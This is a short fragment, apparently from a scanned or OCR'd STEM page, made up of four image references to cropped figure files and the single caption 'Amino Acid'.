

Amino Acid












